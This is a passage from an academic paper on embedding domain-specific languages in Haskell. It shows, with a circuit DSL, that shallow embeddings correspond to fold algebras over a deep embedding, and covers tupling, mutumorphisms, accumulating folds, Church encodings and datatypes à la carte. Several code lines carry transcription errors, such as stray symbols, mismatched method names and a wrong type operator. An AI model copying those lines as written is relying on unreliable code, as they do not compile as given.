For example, *width* is a fold for the deeply embedded DSL of shape *CircuitF*, and is determined by the following algebra:

$$\begin{aligned} \text{widthAlg} &:: \text{CircuitAlg Width} \\ \text{widthAlg } (\text{IdentityF } w) &= w \\ \text{widthAlg } (\text{FanF } w) &= w \\ \text{widthAlg } (\text{AboveF } x y) &= x \\ \text{widthAlg } (\text{BesideF } x y) &= x + y \\ \text{widthAlg } (\text{StretchF ws } x) &= \text{sum ws} \\ \text{width4} &:: \text{Circuit}_4 \rightarrow \text{Width} \\ \text{width4} &= \text{foldC widthAlg} \end{aligned}$$

So a compositional observation function for the deep embedding, such as *width4*, is precisely a fold using such an the algebra. We know a lot about folds, and this tells us a lot about embedded DSLs. We discuss these consequences next.

#### 4.1 Multiple interpretations

As mentioned above, the deep embedding smoothly supports additional observations. For example, suppose that we also wanted to find the depth of our circuits. No problem—we can just define another observation function.

$$\begin{aligned} \text{type Depth} &= \text{Int} \\ \text{depthAlg} &:: \text{CircuitAlg Depth} \\ \text{depthAlg } (\text{IdentityF } w) &= 0 \\ \text{depthAlg } (\text{FanF } w) &= 1 \\ \text{depthAlg } (\text{AboveF } x y) &= x + y \\ \text{depthAlg } (\text{BesideF } x y) &= x \cdot \text{max} \cdot y \\ \text{depthAlg } (\text{StretchF ws } x) &= x \\ \text{depth4} &:: \text{Circuit}_4 \rightarrow \text{Depth} \\ \text{depth4} &= \text{foldC depthAlg} \end{aligned}$$

But what about with a shallow embedding? With this approach, circuits can only have a single semantics, so how do we accommodate finding both the width and the depth of a circuit? It's not much more difficult than with a deep embedding; we simply make the semantics a pair, providing both interpretations simultaneously.

$$\text{type Circuit}_5 = (\text{Width}, \text{Depth})$$

Now the observation functions *width5* and *depth5* become projections, rather than just the identity function.

$$\begin{aligned} \text{width5} &:: \text{Circuit}_5 \rightarrow \text{Width} \\ \text{width5} &= \text{fst} \end{aligned}$$

$$\begin{aligned} \text{depth5} &:: \text{Circuit}_5 \rightarrow \text{Depth} \\ \text{depth5} &= \text{snd} \end{aligned}$$

The individual operations can be defined much as before, just by projecting the relevant components out of the pair:

$$\begin{aligned} \text{wdAlg} &:: \text{CircuitAlg Circuits} \\ \text{wdAlg } (\text{IdentityF } w) &= (w, 0) \\ \text{wdAlg } (\text{FanF } w) &= (w, 1) \\ \text{wdAlg } (\text{AboveF } x y) &= (\text{width5 } x, \text{depth5 } x + \text{depth5 } y) \\ \text{wdAlg } (\text{BesideF } x y) &= (\text{width5 } x + \text{width5 } y, \\ &\quad \text{depth5 } x \cdot \text{max} \cdot \text{depth5 } y) \\ \text{wdAlg } (\text{StretchF ws } x) &= (\text{sum ws}, \text{depth5 } x) \end{aligned}$$

This algebra is the essence of the shallow embedding; for example,

$$\text{identity}_5 w = \text{wdAlg } (\text{IdentityF } w)$$

and so on. Of course, this works better under lazy than under eager evaluation: if only one of the two interpretations of an expression is needed, only that one is evaluated. And it's rather clumsy from a modularity perspective; we will return to this point later.

Seen from the fold perspective, this step is no surprise: the ‘banana split law’ [10] tells us that tupling two independent folds gives another fold, so multiple interpretations can be provided in the shallow embedding nearly as easily as in the deep embedding.

#### 4.2 Dependent interpretations

A shallow embedding supports only compositional interpretations, whereas a deep embedding provides full access to the AST and hence also non-compositional manipulations. Here, ‘compositionality’ of an interpretation means that the interpretation of a whole may be determined solely from the interpretations of its parts; it is both a valuable property for reasoning and a significant limitation to expressivity. Not all interpretations are of this form; sometimes a ‘primary’ interpretation of the whole depends also on ‘secondary’ interpretations of its parts.

For example, whether a circuit is well formed depends on the widths of its constituent parts. Given that we have an untyped (or rather, ‘unsized’) model of circuits, we might capture this property in a separate function *wellSized*:

$$\begin{aligned} \text{type WellSized} &= \text{Bool} \\ \text{wellSized} &:: \text{Circuit}_2 \rightarrow \text{WellSized} \\ \text{wellSized } (\text{Identity } w) &= \text{True} \\ \text{wellSized } (\text{Fan } w) &= \text{True} \end{aligned}$$

$$\begin{aligned}
\text{wellSized}(\text{Above } x \ y) &= \text{wellSized } x \wedge \text{wellSized } y \\
&\quad \wedge \text{width } x \equiv \text{width } y \\
\text{wellSized}(\text{Beside } x \ y) &= \text{wellSized } x \wedge \text{wellSized } y \\
\text{wellSized}(\text{Stretch } ws \ x) &= \text{wellSized } x \wedge \text{length } ws \equiv \text{width } x
\end{aligned}$$

This is a non-compositional interpretation of the abstract syntax, because *wellSized* sometimes depends on the *width* of subcircuits as well as their recursive image under *wellSized*. In other words, *wellSized* is not a fold, and there is no corresponding *CircuitAlg*.

What can we do about such non-compositional interpretations in the shallow embedding? Again, fold theory comes to the rescue: *wellSized* and *width* together form a *mutumorphism* [10]—that is, two mutually dependent folds—and the tuple of these two functions again forms a fold. (In fact, this is a special case, a *zygomorphism* [10], since the dependency is only one-way. Simpler still, we have seen another special case in the banana split above, where neither of the two folds depends on the other.)

```

type Circuit6 = (WellSized, Width)
wswAlg :: CircuitAlg Circuit6
wswAlg(IdentityF w) = (True, w)
wswAlg(FanF w) = (True, w)
wswAlg(AboveF x y) = (fst x ∧ fst y ∧ snd x ≡ snd y, snd x)
wswAlg(BesideF x y) = (fst x ∧ fst y, snd x + snd y)
wswAlg(StretchF ws x) = (fst x ∧ length ws ≡ snd x, sum ws)

```

So although *wellSized* = *fst* ∘ *foldC* *wswAlg* is not a fold, it is manifestly clear that *foldC* *wswAlg* is. Tupling functions in this way is analogous to strengthening the invariant of an imperative loop to record additional information [20], and is a standard trick in program calculation [18].

Another example of a dependent interpretation is provided by what Hinze [14] calls the *standard model* of the circuit: its interpretation as a computation. As discussed in the introduction, this is defined in terms of an associative binary operator ( $\bullet$ ), which we capture by the following type class:

```

class Semigroup s where
  ( $\bullet$ ) :: s → s → s --  $\bullet$  is associative

```

The interpretation *apply* interprets a circuit of width  $n$  as a function operating on lists of length  $n$ :

```

apply :: Semigroup a ⇒ Circuit2 → [a] → [a]
apply(Identity w) xs = xs
apply(Fan w) (x:xs) = x:map(xbullet) xs
apply(Above c d) xs = apply d (apply c xs)
apply(Beside c d) xs = apply c ys ++ apply d zs
  where (ys,zs) = splitAt(width c) xs
apply(Stretch ws c) xs = concat
  (zipWith snoc (map init xs) (apply c (map last xs)))
  where xs = bundle ws xs

```

Here, *snoc* is ‘cons’ backwards,

$$\text{snoc } ys \ z = ys ++ [z]$$

and *bundle ws xs* groups the list *xs* into bundles of widths *ws*, assuming that *sum ws* ≡ *length xs*:

```

bundle :: Integral i ⇒ [i] → [a] → [[a]]
bundle [] [] = []
bundle (w:ws) xs = ys : bundle ws zs
  where (ys,zs) = splitAt w xs

```

The *apply* interpretation is another zygomorphism, because in the *Beside* case *apply* depends on *width c* as well as *apply c* and *apply d*. And indeed, Hinze’s ‘standard model’ [14] comprises both the list transformer and the width, tupled together.

### 4.3 Context-sensitive interpretations

Consider generating a circuit layout from a circuit description, for example as the first step in expressing the circuit in a hardware description language such as VHDL—or, for that matter, for producing the diagrams in this paper. The essence of the translation is to determine the connections between vertical wires. Note that each circuit can be thought of as a sequence of layers, and connections only go from one layer to the next (and only rightwards, too). So it suffices to generate a list of layers, where each layer is a collection of pairs  $(i,j)$  denoting a connection from wire  $i$  on this layer to wire  $j$  on the next. The ordering of the pairs on each layer is not significant. We count from 0. For example, the Brent–Kung circuit of size 4 given in Figure 1 has the following connections:

$$[(0,1), (2,3)], [(1,3)], [(1,2)]$$

That is, there are three layers; the first layer has connections from wire 0 to wire 1 and from wire 2 to wire 3; the second a single connection from wire 1 to wire 3; and the third a single connection from wire 1 to wire 2.

```

type Layout = [[[Size, Size]]]
layout :: Circuit2 → Layout
layout(Identity w) = []
layout(Fan w) = [[[0,j) | j ← [1..w-1]]]
layout(Above c d) = layout c ++ layout d
layout(Beside c d) = lzw(++) (layout c)
  (shift (width c) (layout d))
layout(Stretch ws c) = map (map (connect ws)) (layout c)
shift w = map (map (pmap (w+)))
connect ws = pmap (pred ∘ ((scanl1 (+) ws) !!))

```

Here, *pmap* is the map function for homogeneous pairs:

$$\begin{aligned}
pmap &: (a \rightarrow b) \rightarrow (a, a) \rightarrow (b, b) \\
pmap f (x,y) &= (f x, f y)
\end{aligned}$$

The function *lzw* is ‘long zip with’ [13], which zips two lists together and returns a result as long as the longer argument. The binary operator is used to combine corresponding elements; if one list is shorter then the remaining elements of the other are simply copied.

$$\begin{aligned}
lzw &: (a \rightarrow a \rightarrow a) \rightarrow [a] \rightarrow [a] \rightarrow [a] \\
lzw f [] ys &= ys \\
lzw f xs [] &= xs \\
lzw f (x:xs) (y:ys) &= f x y : lzw f xs ys
\end{aligned}$$

The *layout* interpretation is yet another zygomorphism, because *layout(Beside c d)* depends on *width c* as well as *layout c* and *layout d*. In fact, in general we need the width of the circuit anyway in order to determine the layout, in case the rightmost wire is not connected to the others. So the techniques discussed above will allow us to express the layout as a shallow embedding, whose essence is as follows:

```

lwAlg :: CircuitAlg (Layout, Width)
lwAlg(IdentityF w) = ([], w)
lwAlg(FanF w) = ([[0,j) | j ← [1..w-1]]], w)
lwAlg(AboveF c d) = (l1 ++ l2, w2)
  where (l1, w1) = c; (l2, w2) = d
lwAlg(BesideF c d) = (lzw(++) l1 (shift w1 l2), w1 + w2)
  where (l1, w1) = c; (l2, w2) = d
lwAlg(StretchF ws (l, w)) = (map (map (connect ws)) l, sum ws)

```

But even having achieved this, there is room for improvement. In the *Beside* and *Stretch* clauses, sublayouts are postprocessed using *shift* and *map (map (connect ws))* respectively. It would be more efficient to do this processing via an *accumulating parameter* [3]

instead. In this case, a transformation on wire indices suffices as the accumulating parameter ('*tlayout*' stands for 'transformed *layout*'):

```
tlayout :: (Size → Size) → Circuit2 → Layout
tlayout f c = map (map (pmap f)) (layout c)
```

Of course, *layout* = *tlayout id*, and it is a straightforward exercise to synthesize the following more efficient definition of *tlayout*:

```
tlayout :: (Size → Size) → Circuit2 → Layout
tlayout f (Identity w) = []
tlayout f (Fan w) = [[(f 0, f j) | j ← [1 .. w - 1]]]
tlayout f (Above c d) = tlayout f c ++ tlayout f d
tlayout f (Beside c d) = lzw(++) (tlayout f c)
                                (tlayout ((w+) of) d)
where w = width c
tlayout f (Stretch ws c) = tlayout (pred o (vs!!) of) c
where vs = scanl1 (+) ws
```

And how does this work out with a shallow embedding? Note that *tlayout f* is no longer a fold, because the accumulating parameter changes in some recursive calls. One might say that *tlayout* is a context-sensitive layout function, and the context may vary in recursive calls. But standard fold technology comes to the rescue once more: *tlayout* may not be a fold, but *flip tlayout* is—specifically, an accumulating fold.

```
tlwAlg :: CircuitAlg ((Size → Size) → Layout, Width)
tlwAlg (IdentityF w) = (λf → [], w)
tlwAlg (FanF w) = (λf → [[(f 0, f j) | j ← [1 .. w - 1]]], w)
tlwAlg (AboveF c d) = (λf → fst c f ++ fst d f, snd c)
tlwAlg (BesideF c d) = (λf → lzw(++) (fst c f)
                                (fst d ((snd c +) of)),
                                snd c + snd d)
tlwAlg (StretchF ws c) = (λf → fst c (pred o (vs!!) of), sum ws)
where vs = scanl1 (+) ws
```

The alert reader may have noted another source of inefficiency in *layout*, namely the uses of `++` and `lzw(++)` in the *Above* and *Beside* cases. These too can be removed, by introducing two more accumulating parameters, giving:

```
ulayout :: (Size → Size) → Layout → Layout →
          Circuit2 → Layout
ulayout f l l' c = (lzw(++) (map (map (pmap f)) (layout c))) l ++ l'
```

(now '*ulayout*' stands for 'ultimate *layout*'). From this specification we can synthesize a definition that takes linear time in the 'size' of the circuit, for a reasonable definition of 'size'. We leave the details as an exercise.

In fact, the standard interpretation *apply* given above is really another accumulating fold, in disguise. Rather than reading the type

```
apply :: Semigroup a ⇒ Circuit2 → [a] → [a]
```

as defining an interpretation of circuits as list transformers of type *Semigroup a* ⇒ ([a] → [a]), one can read it as defining a context-dependent interpretation as an output list of type *Semigroup a* ⇒ [a], dependent on some input list of the same type. The interpretation is implemented in terms of an accumulating parameter; this is initially the input list, but it 'accumulates' by attrition via *splitAt* and *map last o bundle ws* as the evaluation proceeds.

#### 4.4 Parametrized interpretations

We saw in Section 4.1 that it is not difficult to provide multiple interpretations with a shallow embedding, by constructing a tuple as the semantics of an expression and projecting the desired interpretation from the tuple. But this is still a bit clumsy: it entails revising existing code each time a new interpretation is added, and wide tuples generally lack good language support [25].

But as we have also seen, all compositional interpretations conform to a common pattern: they are folds. So we can provide a shallow embedding as precisely that pattern—that is, in terms of a single *parametrized* interpretation, which is a higher-order value representing the fold.

```
newtype Circuit7 = C7 { unC7 :: ∀a . CircuitAlg a → a }
```

```
identity7 w = C7 (λh → h (IdentityF w))
fan7 w = C7 (λh → h (FanF w))
above7 x y = C7 (λh → h (AboveF (unC7 x h) (unC7 y h)))
beside7 x y = C7 (λh → h (BesideF (unC7 x h) (unC7 y h)))
stretch7 ws x = C7 (λh → h (StretchF ws (unC7 x h)))
```

(We need the **newtype** instead of a plain **type** synonym because of the quantified type.) This shallow encoding subsumes all others; it specializes to *depth* and *width*, and of course to any other fold:

```
width7 :: Circuit7 → Width
width7 circuit = unC7 circuit widthAlg
depth7 :: Circuit7 → Depth
depth7 circuit = unC7 circuit depthAlg
```

In fact, the shallow embedding provides a universal generic interpretation as the *Church encoding* [15] of the AST—or more precisely, because it is typed, the *Böhm–Berarducci encoding* [4].

Universality is witnessed by the observation that it is possible to recover the deep embedding from this one 'mother of all shallow embeddings' [8]:

```
deep :: Circuit7 → Circuit4
deep circuit = unC7 circuit In
```

(So it turns out that the syntax of the DSL is not really as ephemeral in a shallow embedding as Boulton's choice of terms [6] suggests.) And conversely, one can map from the deep embedding to the parametrized shallow embedding, and thence to any other shallow embedding:

```
shallow :: Circuit4 → Circuit7
shallow = foldC shallowAlg
shallowAlg :: CircuitAlg Circuit7
shallowAlg (IdentityF w) = identity7 w
shallowAlg (FanF w) = fan7 w
shallowAlg (AboveF c d) = above7 c d
shallowAlg (BesideF c d) = beside7 c d
shallowAlg (StretchF ws c) = stretch7 ws c
```

Moreover, *deep* and *shallow* are each other's inverses, assuming parametricity [29].

#### 4.5 Implicitly parametrized interpretations

The shallow embedding in Section 4.4 involves explicitly passing an algebra with which to interpret terms. That parameter may be passed implicitly instead, if it can be determined from the type of the interpretation. In Haskell, this can be done by defining a suitable type class:

```
class Circuit8 circuit where
  identity8 :: Size → circuit
  fan8 :: Size → circuit
  above8 :: circuit → circuit → circuit
  beside8 :: circuit → circuit → circuit
  stretch8 :: [Size] → circuit → circuit
```

To specify a particular interpretation, one defines an instance of the type class for the type of that interpretation. For example, here is the specification of the 'width' interpretation:

```
newtype Width8 = Width { unWidth :: Int }
```

```

instance Circuit8 Width8 where
  identity8 w = Width w
  fan8 w = Width w
  above8 x y = x
  besides8 x y = Width (unWidth x + unWidth y)
  stretch8 ws x = Width (sum ws)

```

The **newtype** wrapper is often needed to allow multiple interpretations over the same underlying type; for example, we can provide both ‘width’ and ‘depth’ interpretations over integers:

```

newtype Depth8 = Depth { unDepth :: Int }
instance Circuit8 Depth8 where
  identity8 w = Depth 0
  fan8 w = Depth 1
  above8 x y = Depth (unDepth x + unDepth y)
  besides8 x y = Depth (unDepth x `max` unDepth y)
  stretch8 ws x = x

```

Some of the wrapping and unwrapping of *Width*<sub>8</sub> and *Depth*<sub>8</sub> values could be avoided by installing these types as instances of the *Num* and *Ord* type classes; this can even be done automatically in GHC, by exploiting the ‘Generalized Newtype Deriving’ extension.

The conventional implementation of type classes [31] involves constructing a *dictionary* for each type in the type class, and generating code that selects and passes the appropriate dictionary as an additional parameter to each overloaded member function (*identity*<sub>8</sub>, *fan* etc). For an instance *c* of the type class *Circuit*<sub>8</sub>, the dictionary type is equivalent to *CircuitAlg* *c*. Indeed, we might have defined instead

```

class Circuit9 c where
  alg :: CircuitAlg c
instance Circuit9 Width8 where
  alg = Width ∘ widthAlg ∘ fmap unWidth

```

so that the dictionary type is literally a *CircuitAlg* *c*: the Böhm–Berarducci and type-class approaches are really very similar.

## 4.6 Intermediate interpretations

Good practice in the design of embedded DSLs is to distinguish between a minimal ‘core’ language and a more useful ‘everyday’ language [27]. The former is more convenient for the language designer, but the latter more convenient for the language user. This apparent tension can be resolved by defining the additional constructs in the everyday language by translation to the core language.

For example, the *identity* construct in our DSL of circuits is redundant: *identity* 1 is morally equivalent to *fan* 1, and for any other width *n*, we can construct a circuit equivalent to *identity* *n* by placing *n* copies of *identity* 1 side by side (or alternatively, as *stretch* [*n*] (*identity* 1)). One might therefore identify a simpler datatype

```

data CoreCircuit :: * where
  CFan :: Size → CoreCircuit
  CAbove :: CoreCircuit → CoreCircuit → CoreCircuit
  CBeside :: CoreCircuit → CoreCircuit → CoreCircuit
  CStretch :: [Size] → CoreCircuit → CoreCircuit

```

and use it as the carrier of a shallow embedding for the everyday language. The everyday constructs that correspond to core constructs are represented directly; the derived constructs are defined by translation.

```

type Circuit10 = CoreCircuit
coreAlg :: CircuitAlg Circuit10

```

<code>coreAlg (IdentityF w)</code>	$= \text{foldr1 } CBeside (\text{replicate } w (CFan 1))$
<code>coreAlg (FanF w)</code>	$= CFan w$
<code>coreAlg (AboveF x y)</code>	$= CAbove x y$
<code>coreAlg (BesideF x y)</code>	$= CBeside x y$
<code>coreAlg (StretchF ws x)</code>	$= CStretch ws x$

One might see this as a shallow embedding, with the carrier *CoreCircuit* itself the deep embedding of a different, smaller language; the core constructs are implemented directly as constructors of *CoreCircuit*, and non-core constructs as a kind of ‘smart constructor’.

This suggests that ‘deep’ and ‘shallow’ do not form a dichotomy, but rather are two extreme points on a scale of embedding depth. Augustsson [2] discusses representations of intermediate depth, in which some constructs have deep embeddings and some shallow. In particular, for a language with a ‘semantics’ in the form of generated assembly code, the deeply embedded constructs will persist as generated code, whereas those with shallow embeddings will get translated away at ‘compile time’. Augustsson calls these *neritic* embeddings, after the region of the sea between the shore and the edge of the continental shelf.

## 4.7 Modular interpretations

The previous section explored cutting down the grammar of circuits by eliminating a constructor. Conversely, one might extend the grammar by adding constructors. Indeed, in addition to the ‘left stretch’ combinator we have used, Hinze [14] also provides a ‘right stretch’ combinator, which connects the first rather than the last wire of each bundle to the inner circuit. This is not needed in the core language, because it can be built out of existing components:

```
rstretch (ws ++ [w + 1]) c = stretch (1 : ws) c `beside` identity w
```

So one might extend the grammar of the everyday language, as embodied in the functor *CircuitF* or the type class *Circuit*<sub>8</sub>, to incorporate this additional operator, but still use *CoreCircuit* as the actual representation.

Alternatively, one might hope for a modular technique for assembling embedded languages and their interpretations from parts, so that it is straightforward to add additional constructors like ‘right stretch’. Swierstra’s *datatypes à la carte* machinery [28] provides precisely such a thing, going some way towards addressing the expression problem discussed in Section 2.

The key idea is to represent each constructor separately:

<code>data Identity11 c = Identity11 Size</code>	<b>deriving Functor</b>
<code>data Fan11 c = Fan11 Size</code>	<b>deriving Functor</b>
<code>data Above11 c = Above11 c c</code>	<b>deriving Functor</b>
<code>data Beside11 c = Beside11 c c</code>	<b>deriving Functor</b>
<code>data Stretch11 c = Stretch11 [Size] c</code>	<b>deriving Functor</b>

with a right-associating ‘sum’ operator for combining them:

```

data (f :+: g) e = Inl (f e) | Inr (g e) deriving Functor
infixr :+

```

One can assemble a functor from these components and make a deep embedding from it. For example, the sum of functors *CircuitF*<sub>11</sub> is equivalent to *CircuitF* from the start of Section 4, and its fixpoint *Circuit*<sub>11</sub> to *Circuit*<sub>4</sub>:

```

type CircuitF11 = Identity11 :+: Fan11 :+: Above11 :+::
                      Beside11 :+: Stretch11
data Fix f = In (f (Fix f))
type Circuit11 = Fix CircuitF11

```

This works, but it is rather clumsy. In particular, an expression of type *Circuit*<sub>11</sub> involves a mess of *Inl*, *Inr* and *In* constructors, as seen in this rendition of the circuit in Figure 4:

```

stretchfan :: Circuit11
stretchfan = In (Inr (Inr (Inr (Inr (Stretch11 [3,2,3] ( In (Inr (Inl (Fan11 3))))))))

```

Fortunately, there is an obvious way of injecting payloads into sum types in this fashion, which we can express through a simple notion of subtyping between functors, witnessed by an injection:

```

class (Functor f, Functor g) ⇒ f :<: g where
  inj :: f a → g a

```

Subtyping is reflexive, and summands are subtypes of their sum:

```

instance Functor f ⇒ f :<: f where
  inj = id

instance (Functor f, Functor g) ⇒ f :<: (f :+: g) where
  inj = Inl

instance (Functor f, Functor g, Functor h, f :<: g) ⇒
  f :<: (h :+: g) where
  inj = Inr ∘ inj

```

Note that these type class instances overlap, going beyond Haskell 98; nevertheless, as Swierstra explains, provided that sums are associated to the right this should not cause any problems.

Now we can define smart constructors that inject in this ‘obvious’ way:

```

identity11 :: (Identity11 :<: f) ⇒ Width → Fix f
identity11 w = In (inj (Identity11 w))

fan11 :: (Fan11 :<: f) ⇒ Width → Fix f
fan11 w = In (inj (Fan11 w))

above11 :: (Above11 :<: f) ⇒ Fix f → Fix f → Fix f
above11 x y = In (inj (Above11 x y))

beside11 :: (Beside11 :<: f) ⇒ Fix f → Fix f → Fix f
beside11 x y = In (inj (Beside11 x y))

stretch11 :: (Stretch11 :<: f) ⇒ [Width] → Fix f → Fix f
stretch11 ws x = In (inj (Stretch11 ws x))

```

and the mess of injections can be inferred instead:

```

stretchfan :: (Fan11 :<: f, Stretch11 :<: f) ⇒ Fix f
stretchfan = stretch11 [3,2,3] (fan11 3)

```

Crucially, this technique also leaves the precise choice of grammar open; all that is required is for the grammar to provide fan and stretch constructors, and we can capture that dependence in the flexible declared type for *stretchfan*.

Interpretations can be similarly modularized. Of course, we expect them to be folds:

```

fold :: Functor f ⇒ (f a → a) → Fix f → a
fold h (In x) = h (fmap (fold h) x)

```

In order to accommodate open datatypes, we define interpretations in pieces. We declare a type class of those constructors supporting a given interpretation:

```

class Functor f ⇒ WidthAlg f where
  widthAlg11 :: f Width → Width

```

Interpretations lift through sums in the obvious way:

```

instance (WidthAlg f, WidthAlg g) ⇒ WidthAlg (f :+: g) where
  widthAlg11 (Inl x) = widthAlg11 x
  widthAlg11 (Inr y) = widthAlg11 y

```

Then we provide instances for each of the relevant constructors. For example, if we only ever wanted to compute the width of circuits expressed in terms of the fan and stretch constructors, we need only define those two instances:

```

instance WidthAlg Fan11 where
  widthAlg11 (Fan11 w) = w

instance WidthAlg Stretch11 where
  widthAlg11 (Stretch11 ws x) = sum ws

```

For example, this width function works for the flexibly typed circuit *stretchfan* above:

```

width11 :: WidthAlg f ⇒ Fix f → Width
width11 = fold widthAlg11

```

—although the circuit does need to be given a specific type first:

```

> width11 (stretchfan :: Circuit11)
8

```

These algebra fragments together constitute the essence of an implicitly parametrized shallow embedding.

But the main benefit of the *à la carte* approach is that it is easy to add new constructors. We just need to add the datatype constructor as a functor, and provide a smart constructor:

```

data RStretch11 c = RStretch11 [Size] c deriving Functor
rstretch11 :: (RStretch11 :<: f) ⇒ [Width] → Fix f → Fix f
rstretch11 ws x = In (inj (RStretch11 ws x))

```

Now the circuit in Figure 4 can be expressed using right stretch instead of left stretch:

```

rstretchfan :: (Identity11 :<: f, Fan11 :<: f, Beside11 :<: f,
  RStretch11 :<: f) ⇒ Fix f
rstretchfan = beside11 (identity11 2)
  (rstretch11 [2,3,1] (fan11 3))

```

When adding new constructors such as *RStretch<sub>11</sub>*, it is tempting to provide an instance for each of the interpretations of interest, such as *WidthAlg*. However, this is an unnecessary duplication of effort when *rstretch<sub>11</sub>* can itself be simulated out of existing components. We might instead write a function that handles the *RStretch<sub>11</sub>* constructor:

```

handle :: (Stretch11 :<: f, Beside11 :<: f, Identity11 :<: f) ⇒
  Fix (RStretch11 :<: f) → Fix f
handle (In (Inl (RStretch11 ws c))) =
  stretch11 (1 : ws') (handle c) `beside11` identity11 w
  where (ws', w) = (init ws, last ws - 1)
handle (In (Inr other)) = In (fmap handle other)

```

Here, we recursively translate all instances of *RStretch<sub>11</sub>* into other constructors. This technique is at the heart of the effects and handlers approach [22], although the setting there uses the free monad rather than *Fix*. With this in place, we can first handle all of the *RStretch<sub>11</sub>* constructors before passing the result on to an interpretation function such as *width<sub>11</sub>* that need not deal with *RStretch<sub>11</sub>*s. This method of interpreting only a core fragment of syntax might not be optimally efficient, but of course we still leave open the possibility of providing a specialized instance if that is an issue.

## 5. Discussion

The essential observation made here—that *shallow embeddings correspond to the algebras of folds over the abstract syntax captured by a deep embedding*—is surely not new. For example, it was probably known to Reynolds [26], who contrasted deep embeddings (‘user defined types’) and shallow (‘procedural data structures’), and observed that the former were free algebras; but he didn’t explicitly discuss anything corresponding to folds.

It is also implicit in the *finally tagless* approach [8], which uses a shallow embedding and observes that ‘this representation makes it trivial to implement a primitive recursive function over

object terms’, providing an interface that such functions should implement; but this comment is made rather in passing, and their focus is mainly on staging and partial evaluation. The observation is more explicit in Kiselyov’s lecture notes on the finally tagless approach [21], which go into more detail on compositionality; he makes the connection to “denotational semantics, which is required to be compositional”, and observes that “making context explicit turns seemingly non-compositional operations compositional”. The finally tagless approach also covers DSLs with binding constructs, which we have ignored here.

Neither is it a new observation that algebraic datatypes (such as  $\text{Circuit}_4$ ) and their Böhm–Berarducci encodings (such as  $\text{Circuit}_7$ ) are equivalent. And of course, none of this is specific in any way to the  $\text{Circuit}$  DSL; a datatype-generic version of the story can be told, by abstracting away from the shape functor  $\text{Circuit}F$ —the reader may enjoy working out the details.

Nevertheless, the observation that shallow embeddings correspond to the algebras of folds over deep embeddings seems not to be widely appreciated; at least, we have been unable to find an explicit statement to this effect, either in the DSL literature or elsewhere. And it makes a nice application of folds: many results about folds evidently have interesting statements about shallow embeddings as corollaries. The three generalizations of folds (banana split, mutumorphisms, and accumulating parameters) exploited in Section 4 are all special cases of *adjoint fold* [16, 17]; perhaps other adjoint folds yield other interesting insights about shallow embeddings?

## Acknowledgements

This paper arose from ideas discussed at the Summer School on Domain Specific Languages in Cluj-Napoca in July 2013 [12]; JG thanks the organizers for the invitation to lecture there. José Pedro Magalhães, Ralf Hinze, Jacques Carette, James McKinna, and the anonymous reviewers all made helpful comments, and Oleg Kiselyov gave many constructive criticisms and much inspiration, for which we are very grateful. This work has been funded by EPSRC grant number EP/J010995/1, on Unifying Theories of Generic Programming.

## References

- [1] Robert Atkey, Sam Lindley, and Jeremy Yallop. Unembedding domain-specific languages. In *Haskell Symposium*, pages 37–48. ACM, 2009.
- [2] Lennart Augustsson. Making EDSLs fly. In *TechMesh*, London, December 2012. Video at <http://vimeo.com/73223479>.
- [3] Richard S. Bird. The promotion and accumulation strategies in transformational programming. *ACM Transactions on Programming Languages and Systems*, 6(4):487–504, October 1984. Addendum in TOPLAS 7(3):490–492, July 1985.
- [4] Corrado Böhm and Alessandro Berarducci. Automatic synthesis of typed  $\lambda$ -programs on term algebras. *Theoretical Computer Science*, 39:135–154, 1985.
- [5] Richard Boulton. Personal communication, 10th February 2014.
- [6] Richard Boulton, Andrew Gordon, Mike Gordon, John Harrison, John Herbert, and John Van Tassel. Experience with embedding hardware description languages in HOL. In Victoria Stavridou, Thomas F. Melham, and Raymond T. Boute, editors, *IFIP TC10/WG 10.2 International Conference on Theorem Provers in Circuit Design: Theory, Practice and Experience*, pages 129–156. North-Holland/Elsevier, 1992.
- [7] Richard P. Brent and Hsiang-Tsung Kung. The chip complexity of binary arithmetic. In *Symposium on Theory of Computing*, pages 190–200. ACM, 1980.
- [8] Jacques Carette, Oleg Kiselyov, and Chung-chieh Shan. Finally tagless, partially evaluated: Tagless staged interpreters for simpler typed languages. *Journal of Functional Programming*, 19(5):509–543, 2009.
- [9] Haskell B. Curry, J. Roger Hindley, and Jonathan P. Seldin. *Combinatory Logic*, volume 2. North-Holland, 1972.
- [10] Maarten M. Fokkinga. Tupling and mutumorphisms. *The Squiggolist*, 1(4):81–82, June 1990.
- [11] Martin Fowler. *Domain-Specific Languages*. Addison-Wesley, 2011.
- [12] Jeremy Gibbons. Functional programming for domain-specific languages. In Viktória Zsók, editor, *Central European Functional Programming Summer School*, volume 8606 of *Lecture Notes in Computer Science*, pages 1–27. Springer, 2014. To appear.
- [13] Jeremy Gibbons and Geraint Jones. The under-appreciated unfold. In *International Conference on Functional Programming*, pages 273–279, Baltimore, Maryland, September 1998.
- [14] Ralf Hinze. An algebra of scans. In *Mathematics of Program Construction*, volume 3125 of *Lecture Notes in Computer Science*, pages 186–210. Springer, 2004.
- [15] Ralf Hinze. Church numerals, twice! *Journal of Functional Programming*, 15(1), 2005.
- [16] Ralf Hinze. Adjoint folds and unfolds: An extended study. *Science of Computer Programming*, 78(11):2108–2159, 2013.
- [17] Ralf Hinze, Nicolas Wu, and Jeremy Gibbons. Unifying structured recursion schemes. In *International Conference on Functional Programming*, pages 209–220, Boston, Massachusetts, September 2013.
- [18] Zhenjiang Hu, Hideya Iwasaki, and Masato Takeichi. Formal derivation of efficient parallel programs by construction of list homomorphisms. *ACM Transactions on Programming Languages and Systems*, 19(3):444–461, 1997.
- [19] Paul Hudak. Building domain-specific embedded languages. *ACM Computing Surveys*, 28(4), 1996.
- [20] Anne Kaldejaij. *Programming: The Derivation of Algorithms*. Prentice Hall, 1990.
- [21] Oleg Kiselyov. Typed tagless final interpreters. In Jeremy Gibbons, editor, *Generic and Indexed Programming*, volume 7470 of *Lecture Notes in Computer Science*, pages 130–174. Springer, 2012.
- [22] Oleg Kiselyov, Amr Sabry, and Cameron Swords. Extensible effects: An alternative to monad transformers. In *Haskell Symposium*, pages 59–70. ACM, 2013.
- [23] Shriram Krishnamurthi, Matthias Felleisen, and Daniel P. Friedman. Synthesizing object-oriented and functional design to promote re-use. In *European Conference on Object-Oriented Programming*, volume 1445 of *Lecture Notes in Computer Science*, pages 91–113. Springer, 1998.
- [24] Ehud Lamm. CUFP write-up. Blog post, <http://lambda-the-ultimate.org/node/2572>, December 2007.
- [25] Ralf Lämmel, Joost Visser, and Jan Kort. Dealing with large bananas. In Johan Jeuring, editor, *Workshop on Generic Programming*, volume Technical Report UU-CS-2000-19. Universiteit Utrecht, 2000.
